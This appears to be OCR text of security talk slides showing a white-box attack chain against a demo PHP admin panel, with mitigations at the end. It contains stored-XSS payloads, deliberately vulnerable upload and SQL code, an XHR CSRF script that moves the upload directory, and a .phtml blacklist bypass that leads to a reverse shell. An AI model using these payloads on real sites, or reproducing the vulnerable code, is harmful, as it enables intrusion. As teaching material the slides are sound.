PART 2

WHITE BOX PENTESTING *AND* EXPLOIT DEVELOPMENT

Exploiting vulnerabilities of admin's web page and building scripts /o/

Twitter: https://twitter.com/trouble1_raunak
Github: https://github.com/TROUBLE-1

WHOAMI?

- Ty-Bcom student
- Doing AWAE (OSWE)

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
GitHub: https://github.com/TROUBLE-1

WHAT WE ARE GOING TO LEARN?

Exploiting vulnerabilities like:

- Xss-(Cross-Site Scripting)
- CSRF-(Cross-Site Request Forgery)
- Unrestricted File Upload

XSS
(CROSS-SITE SCRIPTING)



XSS (CROSS-SITE SCRIPTING)

Xss the Cookie stealer


XSS is an attack where a user input can be used to add scripts in the web application for permanent or once at a time.

XSS (CROSS-SITE SCRIPTING)

Types of Xss


- Stored Xss
- Reflected Xss
- DOM Xss


XSS
(CROSS-SITE SCRIPTING)




```
<div class="form-group">
    <label for="name">Name</label>
    <input class="form-control" type="text" value="trouble1" name="name"
    placeholder="Enter name"  required maxlength="15">
</div>
```

XSS
(CROSS-SITE SCRIPTING)






```
<div class="form-group">
    <label for="name">Name</label>
    <input class="form-control" type="text" value=""><script>alert(1)</script><!--" name="name"id=
    placeholder="Enter name"  required maxlength="100">
</div>
```

XSS (CROSS-SITE SCRIPTING)

Stored Xss

User input is stored in the the database.
For eg. *Comments section*

If `"><script>alert('XSS')</script><!--` is saved in the database then each time when someone surveys the comment section it gives an alert

XSS
(CROSS-SITE SCRIPTING)

Impact Of Xss

- Hijack an account.
- Spread web worms.
- Access browser history and clipboard contents.
- Control the browser remotely.

DEMO


CSRF
(CROSS-SITE REQUEST FORGERY)

CSRF
(CROSS-SITE REQUEST FORGERY)

CSRF is a vulnerability where an attacker is able to influence users to perform actions.

http://site.com/user/settings/update?password=mynewpass

CSRF
(CROSS-SITE REQUEST FORGERY)

Rather than stealing the cookie, we could leverage the XSS vulnerability to force our authenticated victim to execute whatever action we want without the users knowledge.

CSRF
(CROSS-SITE REQUEST FORGERY)

Impact Of CSRF

- Update email id
- Sending mails
- Deleting mails
- Change values in settings

And many more

DEMO

UNRESTRICTED FILE UPLOAD

CSRF (CROSS-SITE REQUEST FORGERY)

Developers do blacklisting to prevent any malicious file upload by checking the file extension.


php, php4, php7, phtml, vd, html, inf, asp etc.

But developers would not be aware of all the possible extension


```php
if (isset($_FILES["file"]["name"])) {
     $notAllowed = array(
    'php','php1','php2','php3','php4','php5','php6','php7','phtml','exe','html','cgi','asp','gif',
    'jpeg','png','vb','inf'
    );

    $splitFileName = explode(".", $_FILES["file"]["name"]);
    $fileExtension = end($splitFileName);

    if (in_array($fileExtension, $notAllowed)) {
        $status    = "Upload error!";
        $statusmsg = "Format not excepted";
        $class     = "alert alert-danger";
    } else {
        $filenameOriginal = urldecode($_FILES["file"]["name"]);
        $filenameOriginal = preg_replace("/^[\/.]+/","",$filenameOriginal);
        $filenameOriginal = str_replace("../","",$filenameOriginal);


    move_uploaded_file($_FILES["file"]["tmp_name"], "tmp/" . $filenameOriginal);
    $file = mysqli_real_escape_string($db, $_FILES["file"]["name"]);
    $sql  = "insert into contacts(name, emailId, msg, date, file) values ('$name', '$emailId', '$msg', '$date',
    '$file')";
    if ($db->query($sql) === TRUE) {
        $status    = "Success! ";
        $statusmsg = "Message sent.";
        $class     = "alert alert-success";
    } else {
        $status    = "Error: " . $sql;
        $statusmsg = $db->error;
        $class     = "alert alert-danger";
    }
}
```

CSRF (CROSS-SITE REQUEST FORGERY)

In are current scenario files are being saved in tmp folder.
We can upload a malicious file but still cant execute it.



CSRF
(CROSS-SITE REQUEST FORGERY)



CSRF
(CROSS-SITE REQUEST FORGERY)

EXPLOIT

```
1 function changeDirectory(){
2         xhr = new XMLHttpRequest();
3         xhr.open("POST", "http://localhost/htdocs/admin/setting.php", true );
4         xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
5         xhr.withCredentails = "true";
6         xhr.send("coupon=&upload_dir=../&save=");
7 }
8
9 changeDirectory()
```


DEMO

RECAP THE ATTACK

RECAP THE ATTACK

1. Found Stored Xss in admin's web page through users contact form.
2. Through Xss we used XHR API for CSRF attack in admin's web page.
3. Found Add attachment was storing data in tmp/ dir which contains .htaccess because of which we can't access our uploaded files.
4. Add attachment was secured but admin's setting page messed it all.
5. With the help of CSRF attack we changed file upload directory ../
6. By uploading a .phtml file we got a reverse shell

MITIGATION

- Using regax to fiter out all special characters.

```
$msg = preg_replace('/[!@#$%^&*(),.?":{}|<>]/', "", $_POST['msg']);
```

- Adding csrf token for each request.
- Proper investigation should be done while doing blacklisting.

THANK YOU

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